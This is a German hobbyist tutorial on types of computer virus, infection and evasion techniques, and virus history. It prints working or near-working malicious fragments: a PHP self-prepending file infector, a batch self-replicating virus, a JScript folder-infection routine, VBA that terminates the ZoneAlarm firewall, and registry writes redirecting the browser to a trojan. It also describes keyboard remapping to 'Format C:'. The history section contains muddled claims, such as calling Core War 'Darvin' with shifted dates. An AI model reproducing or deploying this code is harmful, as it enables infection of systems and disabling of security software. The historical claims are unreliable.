COMPUTERVIREN

ARTEN, VERFAHREN,TECHNIKEN & GESCHICHTE

Autor: ~remove
Group: Global-Evolution Security
Website: http://global-evolution.info
Contact: https://ssl.kodama.com/securemail.aspx?id=y3ng2zks56137p88

INHALTSVERZEICHNIS

Computerviren-Arten

Datei-Virus

Der Dateivirus befällt ausschließlich ausführbare Dateien (z.B. .com .exe), die auf dem Rechner(Ziel System) abgelagert werden. Meistens setzt sich sollch ein Virus am Anfang eines Programmcodes, der befallenen Datei fest und überschreibt so einen kleinen Teil davon. Infizierte Dateien beinhalten oftmals Sprung-anweisungen(Jump Instructions), mit Hilfe dieser Anweisungen können sie vor dem direkten Process einen neuen Process ableiten. Dies geschieht oft dadurch, dass erst der Schadcode ausgeführt wird und dann erst die wirkliche Programm-Datei ihren Dienst verrichtet. Wenn der Schadcode gut programmiert ist, dauert es nur Sekunden um andere User die unwissend sind zu infizieren. Normalerweise werden Dateiviren einfach gebunden(bind) und hängen somit hinten an einer Datei ihren Schadcode an. In einigen Fällen kommt es dennoch vor das speziell gewählte Programmzeilen,der infizierte Datei überschrieben werden. Wenn dies geschieht wird oft darauf geachtet, dass der Process sich dennoch Problemlos ausführen lässt um nicht auffällig zu werden.

Verzeichnis-Virus

Verzeichnis Viren können verschiedenste negative Auswirkungen auf ein System haben. Der VV oder auch DIR-Virus genannt wird oft in kleinen Start-Dateien versendet um so auf Harmlosigkeit zu spekulieren. Ein einfacher Befehl reicht vollkommen aus um komplette Verzeichniss-Strukturen zu infizieren. Einmal ausgeführt lässt sich oft nichts mehr gegen die sehr schnelle Infektion machen. Natürlich kann man ihn später wieder auf verschiedenste Art und Weise löschen, aber dazu müsste man sich mit sollchen Techniken selber auskennen oder beschäftigen. Viele Internetnutzer haben dazu nicht die Möglichkeit und fallen gnadenlos auf sollche Viren-Typen herein. Der Name des Virus beruht darauf, dass er sich nicht in den Sektoren oder Dateien eines Systems festsetzt, sondern direkt die Verzeichnis-Strukturen befällt.

Split-Viren (Begleiter-Viren)

Dieses Virus tritt oft in .com Anwendungen auf und startet sich bevor der Process einer definierten .com oder .exe Datei beginnt. Split-Viren nutzen DOS-Funktionen, die ihn dabei helfen das System zu kompromitieren. Die Taktik der V-Schreiber ist es, einen Standard im System auszunutzen der heufig auf Windowsuser zutrifft. In Windows werden z.B. System-Dateien ausgeblendet, somit können V-Schreiber beliebigen Code in sollche Dateien infiltrieren und das System kompromitieren. Der Schadcode kann auf einfachste Weise beseitigt werden indem man einfach die .com Datei löscht.

In manchen Fällen kommt es jedoch vor das zur
Absicherung eine weitere .com Datei generiert wurde, die im 2. Fall(Datei bemerkt u. gelöscht) trotzdem ausgeführt wird. In einigen Fällen wurde bekannt, dass auch .bat Dateien benutzt wurden um diese schädlichen Dateien aufzurufen. Heutzutage sind sollche Processe einfach zu Identifizieren für Antivirus-Programme da sie direkt in einen laufenden Process eingreifen.(Imls.com "Virus")

Kernel-Viren

Diese Art von Viren sind auf spezifische Programme(Services) eines Betriessystems fixiert, welche standard-mäßig immer installiert sind (DOS z.B. "MSDOS.SYS"). Der im Jahre 2000 geschriebene Kernel-Virus von "Marvin Caisma" sorgte für große Anerkennung bei den Viren-Entwicklern der Scene, da nur wenige bekannte Viren dieser Gattung existieren. Bekannt wurde der Schadcode auch unter "Msma.c" und sorgte auf einigen Systemen für beträchliche Datenverluste in verschiedensten Sektoren. Der Schadcode lagerte sich in einer Systemkomponente ein, die vom System immer genutzt wurde. Für normale Anwender ist es somit fast unmöglich Kernel-Viren zu entdecken. Kernel-Viren infizieren also auch Bootsektoren oder Verzeichnisstrukturen eines Systems.

Macro-Viren

Die meisten Textverarbeitungsprogramme(z.B. Word2000) der neuen Generation führen automatisiert Funktionen aus. Diese automatisierten Funktionen kann man mit Hilfe von Befehlen erleichtern (Marosprache) um somit z.B. beim öffnen eines Dokuments spezifische Einstellungen zu laden. Die Sprache ist der Programmierung in Basic(tutorials.at/html/basic) relativ nahe, trotzdem hat sie eine ganz andere Art der Anwendung für den Benutzer. Macro-Viren stammen eigentlich von Datei-Viren ab. Sie haben teilweise die selben Merkmale, trotzdem sollte man sie getrennt betrachten. Macro-Viren können keine Programme infizieren, sie verbreiten sich lediglich in den Dokumenten des infizierten Systems. Viele Internetsurfer fallen leider auf Macro-Viren rein, da Dokumente für sie am harmlosesten erscheinen. Schon das öffnen einer Textdatei kann also einen ahnungslosen Surfer ins Chaos stürzen. Macro-Viren sind in der heutigen Zeit sehr oft auf Seiten versteckt wo viele Dokumente archiviert werden.

```
230  18 0
231  11 00000338
232  16 Infect_File
233  10 00000360
234  2 147 1
235  0 281
236  13
237  8 1
238  10 00000049
239  0 267
240  13
241  8 1
242  0 14 "{1}"
243  13
244  8 2
245  5 3
246  8 3
247  6 2
248  6 3
249  3 1
250  8 2
251  0 806 "{1}" "{2}"
252  13
253  0 16 [X] "SMM"
254  13
255  8 1
256  0 523 1 "&File" "Save &As..." "{1}!SaveAsFile()"
257  0 523 1 "&File" "&Save  ^S" "{1}!SaveFile()"
258  6 0
259  15
260  9
261  14 Infect_File
262  0 267
263  13
264  8 1
265  0 14 "{1}"
```

Residente-Viren

Diese Art von Virus belegt einen spezifisch gewählten Platz im Speicher des infizierten Systems und integriert sich im Interrupt(13h/21h). Normalerweise wird INT21h für alle localen DOS Befehle des Systems genutzt(speichern, ausführen, kopieren usw.). Residente-Viren fügen bei gestarteten Funktionen vorher eine Infektion aus. Somit ist die Datei befallen und die weiterverbreitung ist gesichert. Im Task sind Residente-Viren schnell zu erkennen, leider sind sie nicht so leicht zu entfernen, da sie meist alle gängigen Processe infiziert haben bis man sie entdeckt hat. Um aus einem sollchen Alptraum zu entfliehen bleibt einem oft am Ende nur die Formatierung der Festplatte übrig. Damit man in diesem Fall vorbeugen kann, sollte man sich einfach gängige Anti-Virenprogramme (Kaspersky, Antivir) installieren.

Partitions-Viren

Diese Art von Viren setzen sich direkt auf den ersten primären Sektor einer Partition. Nach dem Booten sind sie resident und legen sich überall im Infizierten System ab. Es ist nicht möglich einen sollchen Schädling durch eine "schnell Formatierung" zu entgehen, da er in de Partitionen des Systems verankert ist. Die beste Möglichkeit ein sollches Virus zu beseitigen, ist das saubere starten von einer Bootdiskette(FDISK oder MBR) um dann die infizierten Partitionen zu desinfizieren. Man kann aber auch freiwillig die Partitionen löschen und alles neu aufsetzen.

Slack-Viren

Slack ist der Bereich eines Clusters, der nicht durch eine erzeugte Datei gefüllt wird. Ein einfaches Beispiel wird die Art der Funktion schnell erklären.

Cluster > 9136 Bytes # Speichergröße des Clusters
Datei > 6392 Bytes # Speichergröße der Datei
Slack > ? # siehe Formel

Formel > **Cluster - Datei = 2744 Bytes** # ?:= Slack (nicht belegter Speicher)

Slack-Viren nutzen diesem freien Speicherplatz um ihre Funktionen zu infiltrieren ohne das spezifische

Programm in der größe zu verändern. Slack-Viren nutzen also die Technik des "Slackrange-Infektor" um somit andere Systeme zu kompromitieren. Ein sehr anschauliches Beispiel bietet in der Hinsicht der "HIGH-Virus"(November 1987). Man kann sollchen Viren oft entgehen indem man sein System defragmentiert. Bei der Defragmentierung werden überschüssige Speichereinheiten sortiert, gelöscht und an das System angeglichen. Durch diesen Vorgang lässt man den Slack-Viren fast keine Chance, den nicht belegten Speicherplatz weiter zu nutzen.

Polymorphe Viren

Polymorphe Eigenschaften bei Viren zeichnen sich dadurch aus, dass sie bei spezifischen Abläufen (oder Infektionen) ihren eigenen Quellcode verändern können. Das geschieht entweder durch Verschlüsslung des jeweiligen Schadcodes oder durch Editierung, der gleichen oder einer neu erstellten Datei. Polymorphe-Viren sind für ein AV-Programm besonders schwer zu identifizieren auf Grund ihrer Eigenschaften. Darüber hinaus sind die Dateien oft in höherem Maße verschlüsselt und können so fast unentdeckt die komplette Festplatte infizieren. Polymorphe-Viren ändern die eigene Codeverschlüsslung oder die von erstellten Dateien um sich vor dem identifizieren eines Virenscanners zu schützen. Lediglich die Entschlüsslungroutine bleibt im Verschlüssleten Code enthalten. Virenscanner versuchen die Verschlüsslungs-Routinen an hand ihres Verlaufs zu identifizieren aber der Schadcode ändert bei jeder Infektion seinen Code und damit auch die Routine. Oft wird es Sicherheitsfachleuten einfach gemacht sollche Viren auszuschalten, da sie nicht sauber(sicher) genug programmiert wurden von den V-Schreibern. Diese Art von Virus ist in jedem Fall ernst zu nehmen. Man kann sollche Viren eigentlich nur schwer erkennen und identifizieren, wenn man aber merkt das überall Codeschnipsel und verschlüsselte Dateien im System rumfliegen sollte man spätestens aufmerksam werden. Gängige Polymorphe-Viren wie z.B. "dapz.c" werden glücklicherweise von Antivirusprogrammen identifiziert und sofort gelöscht.

A=A (A:=Unberührte & nicht ausgeführte Datei(+Schadcode))

---> Ausführen des Schadcodes -->
A=BAE (E:=Zugängliche Verschlüsslungroutine) (BAE:= Erster Infektion und Veränderung des Hauptcodes A=A)

---> Weitere Infektion im System--->
BAE=FEG (FEG:=Komplett veränderter Code) (E:= Übertragene & einsichtige Verschlüsslungsroutine)

Da am Ende der Code, der anfangs gestarteten Datei komplett verändert wurde mit jeder Duplizierung, ist dies ein gutes Beispiel um die Funktionsweise eines polymorphen Computerviruses zu erklären.

CMOS-Viren

Cmos ist der externe Speicher des Personal-Computers. Der Speicher wird über eine externe Batterie mit Strom versorgt. In diesem Speicher werden wichtige Funktionen des Systems gespeichert, die zwingend benötigt werden damit alles einwandfrei läuft(Volumen-Angaben und Werte). CMOS-Viren können in diesem Speicher zum Glück nicht resident werden aber sie können Manipulationen am Speicher vornehmen um so das System zu kompromitieren. Oftmals ist in sollchen Viren eine Schutzfunktion integriert, die das Booten sauberer Systeme von Diskette Verhindert. CMOS-Viren sind immer ernst zu nehmen da sie erheblichen Schaden anrichten können und am Speicher rumhantieren, auch wenn sie nicht resident werden.

ANSI-Bomben

ANSI-Bomben sind auf den ANSI.SYS Treiber angewiesen ohne ihn können sie nicht funktionieren. ANSI-Bomben sind oft gebunden mit harmlosen Programmen, damit der Gegenspieler keinen Verdacht schöpft. Nach dem Ausführen einer ANSI-Bombe wird die Tastaturbelegung des System komplett geändert. Dies erklärt sich kurz an einem einfachen Beispiel.

Standard Tastaturbelegung:

A = A
B = B
2 = 2
4 = 4

Manipulierte Tastaturbelegung:

A = M
B = 3
2 = #
4 = Q

Man kann sich gut vorstellen, dass es nicht gerade angenehm ist auf so einen Virus hereinzufallen. Besonders weil es möglich ist Befehle mit Tastaturbelegungen zu kombinieren. Auch für diesen Fall findet sich ein gutes Beispiel.

Tastaturbelegung (mit verbundenen Befehlen):

A = Dir /p /s
B = Format C: *.*
2 = Dir /p /s + Return # Gibt alle Dateien auf dem System aus
4 = Format C: *.* + Return (Eingabetaste) # Löscht die Festplatte

Die meisten Antivirusprogramme erkennen startende Prozesse dieser Art und löschen den Schadcode sobald der Treiber(ANSI.SYS) angesprochen wird. Sobald man merkt das die Tastatur umsortiert wurde, sollte man nur noch ein AV mit der Maus anklicken und von externem Medium(*CD,DISKETTE*) starten damit der Schadcode beseitigt wird. Sollte man weiter auf der Tastatur herum tippen kann man sein System unwissend gefährden.

Time-Bomb (Zeitbombe)

Time-Bombs sind Programme die nach dem Ausführen eine Zeitlimit abrattern, wenn sie am Ende des Countdowns angekommen sind führen sie meist vom Programmierer spezifisch gewählte Funktionen aus. Oftmals sind diese Funktionen gut gewählte Ddos Attacken, die vom Infizierte System eine überflut an Packeten an ein Zielsystem senden. Um so mehr sich das Programm auf dem globalen Weg vermehrt, um so heftiger ist der Ddos welcher am Ende den Server lahmlegt. Timebombs wurden in den 90ern oft auf Regierungsserver angesetzt um diese zu einer bestimmten Zeit (24. Dezember) zu überfluten. Die "Timebomb" gehört zum Stammbaum der "Datei-Viren" und kann oft schnell mit einem AV(Antivirus) in die Flucht geschlagen werden. Im Internet findet man "Timebombs" oft gebunden mit anderen nützlichen Programmen, um dem User vorzugaukeln er habe harmlose Software vor sich.

Die Infektion einer Zeitbombe ist unberechenbar und kann bei großen Netzwerken zu erheblichem Schaden fürhen da alle zur gleichen Zeit ihren Angriff starten. Eine sehr bekannter TimeBomb Virus war z.B. so konfiguriert worden, dass alle infizierten Systeme zur gleichen Zeit, die Seite "whitehouse.gov" mit großen Anfragen bombadierten.

HTML-Viren

Am 9. Oktober 1998 wurde der erste HTML-Virus auf einer öffentlichen Website entdeckt. Nach der Entdeckung des ersten HTML-Virus folgten schnell viele verschiedene Variationen, die bis heute noch auf Fakesites(Dailer-Seiten) im Ursprung vorhanden sind. HTML-Viren benutzen die Steuerelemente von Browsern wie z.B. ActiveX oder WSH(Windows Scripting Host) um den Betrachter zu infizieren. Durch das ausführen infizierter Dateien können neue Dateien mit Schadcode infiziert werden(VBS,HTA & DOC). Viele vermuten irrtümlich das HTML-Viren den gleichen Stammbaum wie Makroviren haben, dies trifft aber nicht zu da Macrosprache(Programmierung) anders ist als eine Webprogrammierung(Websprache> PHP, HTML). Der Vorgang der Infektion wird hier an mara.html(Verseuchte Datei) erläutert.

InfectFolder("C:\Windows\Desktop")
# Erstellt neue Datei Verzeichs C:Windows/Desktop/

InfectFolder("C:\Dokumente und Einstellungen")
# Erstellt neue Datei VerzeichsC:Dokumente und Einstellungen/

InfectFolder("C:\Programme\Delphi")
# Erstellt neue Datei Verzeichs C:Programme/Delphi/

InfectFolder("C:\")
# Erstellt neue Datei Hauptverzeichnis der Festplatte C:/

Shell.RegWrite " HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RegisteredOwner", "RM"
Computername wird geändert

Shell.RegWrite "HKLM\Software\Microsoft\Internet Explorer\Main\Start_Page","http://server.de/trojaner.exe"
Ersetzt Startseite durch faked URL zum Trojaner

Shell.run"Http://global-evolution.org/weitere-lücke.html" # Öffnen der Seite bei Aufruf der .html Datei

Mittlerweile gibt es im Internet unzählige Viren, die in allen möglichen Websprachen programmiert wurden. Vor dem einschleusen eines Schadcodes muss jedoch oft erst einmal eine gute Lücke gefunden werden. Oft ist zu beobachten das Hackergruppen andere bekannte Webseiten "cracken" und dann ihre Lücke einbauen auf der jeweiligen Indexseite des Opfers. Schützen kann man sich vor HTML-Viren nur indem man öfters seinen Browser updated und natürlich nur sichere Internetseiten besucht. Es ist zu empfehlen nicht leichtfertig auf Werbeverlinkungen zu klicken, da sich Schadcodes oft hinter genau diesen Sachen verstecken.

Java-Viren

Der erste effektive Java-Virus hieß "Strange-Brew" und wurde 1996 von "Mian Liun" geschrieben. Das Virus folgte einem spezifisch festgelegten Programmablauf, der bei speziell installierten Java-Komponenten ausgeführt wurde. Oft findet man in Javascript geschriebene "Rabbits"(Hasen), die sich schnell auf dem ganzen System verbreiten und alles zumüllen. Java Rabbits zeichnen sich dadurch aus, dass alle Verzeichnisse in Sekundenschnelle mit der gleichen ausgeführten Datei gefüllt werden. Dies kann bei langsamen Systemen(Win 3.11, Win95 & Win98) oft zu Abstürzen oder zu Datenverlust führen. Ein JS-Virus kann natürlich auch andere Funktionen ausführen als sich nur zu vermehren. Es ist möglich spezielle Schadcodes auszuführen die auf das System zugeschnitten sind, um dem potenziellen Angreifer das übernehmen des Systems zu erleichtern. Schützen kann man sich über gängige Antivirusprogramme. Da der Code einsichtig ist und nicht compiliert eintrifft ist es für Benutzer möglich im Source, den Schadcode an den Funktionen zu erkennen.

Das folgende Script ist ein bekannter Java-Virus von der Gruppe "netlux".

```
Strange_Brew_Virus
Virus.java canReadcanWritecloseendsWithexit
getProperty
isFilejava/io/Filejava/io/IOExceptionjava/io/RandomAccessFilejava/lang/Objectjava/lang/Stringjava/lang/System
length_listmainrread readIntreadUnsignedBytereadUnsignedShortrwseekuser.dirwrite    writeBytewriteInt
writeShort          ]IX
 (
```

Hier eine Infectionroutine in einem Java-Script verarbeitet.

```
function InfectFolder(FolderPath)
{
        if (FSO.FolderExists(FolderPath))
        {
                var Folder = FSO.GetFolder(FolderPath);
                var fc = new Enumerator(Folder.files);
                for (; !fc.atEnd(); fc.moveNext())  {
                        Extension = FSO.GetExtensionName(fc.item().name).toLowerCase();
                        if (Extension == "htm" || Extension == "html" || Extension == "htt")
                        {
                                InfectFile(fc.item());
                        }
```

Retroviren

Retro-Viren sind Schadcodes die sich bewusst darauf spezialisiert haben Antivirusprogramme oder Firewalls auszuschalten(Zu umgehen). Dies geschieht entweder durch gängig bekannte Lücken(Overflows) oder durch einfaches Abschalten im Task. Ein Retro-Virus alleine hat leider nur die Funktion das Antivirus-programm oder die Firewall zu umgehen um das System zugänglich zu machen. Man könnte somit behaupten, dass man diese Art von Virus nur in Kombination mit einem anderen Funktions-Ablauf(Virus) wirklich ausnutzen könnte. Das Programmieren von Retroviren ist in der heutigen Zeit verhältnismäßig einfach, da viel Material im Internet vorhanden ist. Damit man den Ablauf versteht, ist auch an dieser Stelle ein gutes Beispiel fällig. Hier ist ein in Macro geschriebenes Script welches die Firewall "Zonealarm" beendet. Da es sehr einfach geschrieben ist, lassen sich alle Funktionen leicht überblicken.

```
Private Sub Close_ZoneAlarm()
Dim xhwnd As Long Dim pwid As Long
xhwnd = FindWindow(vbNullString,"ZoneAlarm")
GetWindowThreadProcessId xhwnd, pwid
Dim Task As Long, result As Long
Task= OpenProcess(PROCESS_TERMINATE, 0&, pwid)
TerminateProcess Task, 1&
CloseHandle Task End Sub
```

TSR-Viren
Der TSR-Virus ist eine spezielle Viren-Art, die nicht nur .exe und .com Files infizieren kann, sondern auch Gerätetreiber und andere Systemdateien. Durch ausführen einer sollchen Datei kann das System in Minuten kompromitiert werden. Nach dem ausführen einer sollchen Datei wird der Virus speicherresident (Arbeitspeicher) und läuft direkt im Taskmanager als Process mit. Der Virus achtet während des laufenden Processes darauf, dass er infizierten Dateien einen Wert zuordnet. Wenn ein neuer Processs diesen Wert nicht besitzt, wird ihm einer zugeordnet und die Datei ist danach infiziert. Also werden in kürzester Zeit alle Processe infiziert, da er jedem einen speziellen Wert zuordnet. Das Problem bei der ganzen Sache ist, dass wenn man einmal infiziert ist ein Verzeichnislisting reicht um alle Files im gleichen Verzeichnis zu infizieren. Diese Technik wird nicht von allen TSR-Viren genutzt, trotzdem sollte man wissen worauf man sich einlässt wenn man infiziert wurde. TSR-Viren sind sehr oft in .exe Files mit nützlichen Programmen gebunden, damit ahnunglose Surfer schneller darauf reinfallen. Denoch werden sie in derheutigen Zeit schnell von gängigen Antivirus-Programmen identifiziert und daraufhin desinfiziert.

Header-Viren
Header-Viren manipulieren direkt die Sektoren über INT(13h). Normalerweise finden Infektionen über INT21h statt aber in diesem Fall ist es INT13h. Header-Viren infizieren den Programmkopf einer .exe Anwendung und auch nur dann, wenn dieser kleiner als 64kb ist. Dadurch das er sich nur in leere Programmköpfe einschleust ist die Zuverlässigkeit seiner Verbreitungsart eher fraglich. Header-Viren sind oft dem Stammbaum der "Fast-Infectors" zuzuordnen.

Flash-Viren
Im Jahre 2002 endeckte die Firma Sophos zum einen der ersten Flash-Viren in freier Wildbahn. Der Virus wurde vorrangig als .swf Datei auf einem Zielsystem eingeschleust. Der Virus bekam den Namen "SWF/LFM-926". Während der Ladezeit der wird z.B. Der DOS-Kommandozeileninterpreter geöffnet und über einen Debugger eine Datei namens "v.com" oder "b.com" erzeugt. Das integrierte Scripting in Shockwave und Flash war in diesem Falle, der Übeltäter.

PHP-Viren
PHP ist eine Websprache die ebenso gefährlich wie nützlich ist. Im Jahr 2000 kam der erste PHP-Virus (Pirus) ans Tageslicht. Bei ausführen des Program wurden z.B. Alle .php und .html Dateien auf dem System nach einer eigenen Zeichenfolge durchsucht. War diese in einer .php oder .html Datei nicht vorhanden, fügt der Schadcode seinen eigenen Programmcode ein der wiederum das ausführen seiner Verbreitung garantierte. Da dieser Virus aber eher eine harmlose variante war konnten AV Hersteller schnell reagieren und patches entwickeln um Endanwender zu schützen. Der Server befällt aussschließlich Server mit PHP-Interpreter

```
//Get the virus from the host file
$f = fopen (__FILE__, "r");
$c = fread ($f, filesize (__FILE__));
fclose ($f);
$c = substr($c,0,866);
//Search for files to infect
$handle=opendir('.');
while (($file = readdir($handle))!==false) {
if ($file != "." && $file != "..")
 {
$s = substr($file, -3);
//If not infected yet, infect it!
if ($s=="php")
   {
          $g = fopen ($file, "r");
          $cont = fread ($g,filesize ($file));
          fclose ($g);
          if (!strstr($cont,"[WEbbER]")) //check the signature
          {
          unlink("$file"); //delete and prepend the virus
          $g = fopen ($file, "a+");
          fwrite ($g,"$c");
          fwrite ($g,"\n");
          fwrite ($g,substr($cont,5)); //append the original file
```

BAT-Viren (Stapelverarbeitung)

Ein Batch-Virus nutzt die Windows Stapelverarbeitung um im System unfug anzustellen. Beim ausführen einer .bat Datei werden die commandos über den Kommandozeileninterpreter ausgeführt. Diese Möglichkeit nutzen Angreifer um System direkt zu zerstören (systemfucker) oder schleusen weitere Schadcodes ein. Ein Beispiel für einen simplen batch virus könnte wie folgt aussehen ...

```
@ctty nul._!
for %%a in (*.bat ..\*.bat) do set _!=%%a
find "_!"<%_!%
if errorlevel 1 find "_!"<%0.BAT>>%_!%
ctty con._!
```

Infector-Verfahren

1.1 SLOW Infector-Viren

"Slow" Infector-Viren verbreiten sich wie der Name(SLOW=langsam) schon sagt sehr langsam. Diese Art von Verfahren zeichnet sich lediglich dadurch aus, dass nur infiziert wird, wenn eine Datei Erstellt oder Ausgeführt wird. Diese Technik wird sehr oft angewandt, damit Programme mit Prüfsummen-routinen und Firewalls überlistet werden können. Da eine Datei ja erst später erstellt wird ist die Prüfsumme vorher nicht erkenntlich vorhanden. Slow Infector-Viren sind eher schwer zu programmieren (+selten), da sie einen speziell gewählten Ablauf an Funktionen folgen müssen um allen Eigenschaften gerecht zu werden.

1.2 FAST Infector-Viren

"Fast" Infector-Viren verhalten sich gegenteilig zu den "Slow" Infector-Viren. Sie verbreiten sich in unglaublicher Geschwindigkeit über das ganze System. Einfache Verzeichnisaufrufe können das selbe Verzeichnis in Sekundenschnelle infizieren und so kompromitieren. Das Problem bei Fast Infector-Viren ist, dass man wenn man infiziert wurde fast alles infiziert wird sobald man den Virus anschaut oder aufruft. In die deutsche Sprache übersetzt bedeutet "Fast" auch "Schnell" und diese Eigenschaft ist ihnen wohl nicht abzusprechen. Bei Befall von "Fast" Infector-Viren tritt oft überhöhte Systemauslastung und Datenverlust als Folge auf.

Schutztechniken von Computer-Viren

1.1 Stealth/Undetected

Viren die auf stealth Methoden zurückgreifen verschleiern ihre ursprüngliche Existenz. Stealth-Viren können sich einfach in Prozesse einbetten und harmlos wirken ohne das eine Firewall oder ein AV, das Programm identifiziert. Oftmals fangen Stealth-Viren auch Systemaufrufe & Anwendungen ab und geben sie in manipulierter Form wieder. Unter "undetected" machen von Viren kann man auch das ertasten der Offsets mit z.B. AV-Devil verstehen. Die ertasteten Offsets werden nach der Identifizierung bei Laufzeit mit einem HexEditor aus dem File gelöscht um es für aktuelle Virenscanner unsichtbar zu machen.

1.2 Verschlüsselung

Verschlüsselte Viren chiffrieren sich selbst mit einem vom Schreiber gewählten Algorythmus. Wenn es im Code verankert ist kann die Verschlüsslungroutine auch nach einer weiteren Infektion eine Änderung vornehmen. So wird es einem Anti-Virus Program sogut wie unmöglich eine verschlüsselte Datei ohne bekannte Signatur zu identifizieren.

1.3 Polymorph

Polymorphe Computerviren ändern ihre Sourcecode Struktur in der vom Schreiber angebenen Vorgehensweise. Dies kann in Form von komplett neuen Anwendungen passieren oder einfach nur eine Weiterentwicklung der vorangegangenen Routine sein. Grundsätzlich ist es aber so das polymorphe Viren erst dann betitelt werden, wenn sie sich z.B. nach einer Infektion komplett strukturell verändern. Polymorphe Viren sind sehr schwer zu erkennen und können mit einer Verschlüsslungsroutine versehen werden die sich bei jeder weiteren Infektion verändert.

1.4 Metamorph

Metamorphe Viren werden temporär in eine Metasprache umgeschrieben die teilweise modifiziert wird und später wieder kompiliert wird. Die Assemblersprache bietet die Möglichkeit Befehle wie z.B. *mov eax, 0x0* in *xor eax, eax*

oder *sub eax, eax* umzuwandeln. Da es somit eine Änderung, der eigenen Grammatik hat wäre jede folgende Generation ggf. Mit polymorphem Ursprung. Methamorphe Computerviren sind grundsätzlich schwerer zu identifiziern als polymorphe Schadcodes.

1.5 Retro

Retroviren beschäftigen sich damit gängige Schutzmechanismen auszuhebeln. Sie deaktivieren beim ausführen z.B. Firewall-Programme, IDS, Präventions- & Virenprogramme. Retroviren versuchen mit diesen Methoden, das System einfacher zugänglich machen für folge Angriffe.

```
xhwnd = FindWindow(vbNullString,"ZoneAlarm")
GetWindowThreadProcessId xhwnd, pwid
Dim Task As Long, result As Long
Task= OpenProcess(PROCESS_TERMINATE, 0&, pwid)
TerminateProcess Task, 1&
CloseHandle Task
End Sub
```

Geschichte des Computer-Virus 1949-2009

"Würmer" und "Viren" sind klar von einander abzugrenzen und schlagen von der Programmiertechnik her andere Wege ein. Viren haben zwar teilweise ähnliche Strukturen sind aber dennoch von anderer Natur. In diesem Bericht fasse ich einiges geschichtliches und informatives zum Thema: „Viren“ zusammen.


1.1 Theoretische Anfänge: von 1949 bis 1985

Im Jahr 1949 veröffentlichte John von Neumann eine sehr ausgepfeilteste theoretische Arbeit, die den Namen „Theory and Organization of Complicated Automata“ trug.

Erstmals stellte John von Neumann darin die These auf das ein Computerprogramm sich selbst wieder-herstellt oder dupliziert. Dies war die erste bekannte Veröffentlichung einer These, die mehr und mehr an Perspektive gewann. Dieser Moment ist im historischen Sinne gesehen sehr wertvoll für die Weiter-entwicklung von Programmen und technischen Abläufen, die dann später 1986 praktisch umgesetzt wurden.

Ein halbes Jahr nach der veröffentlichung John von Neumann's spezifischer Theoriearbeit erstellten 3 Programmierer von der Firma Bell Labs ein revolutionäres Spiel(Programm-Simulation). Doug McIlroy, Robert Morris & Victor Vyssotsky die das Spiel programmiert hatten tauften es auf den Namen "Darvin". Darvin ist ein Programmierspiel, bei dem zwei oder mehr Programme, die in einer simplen, assemblerartigen Sprache namens "Redcode" geschrieben sind, im selben Speicherraum gegeneinander antreten.

Im Spiel "Darvin" kann man nur durch gute Programmierung gewinnen. Der Spieler (Gegenspieler) muss den Speicher des anderen mit Hilfe von kleineren Tricks überschreiben, editieren oder auch löschen. Der Spieler der das beständigste Programm geschrieben hat ist am Ende der einzigste der auch überlebt. Auf diese Weise wird einfach der Gewinner durch auslöschen der anderen ermittelt.



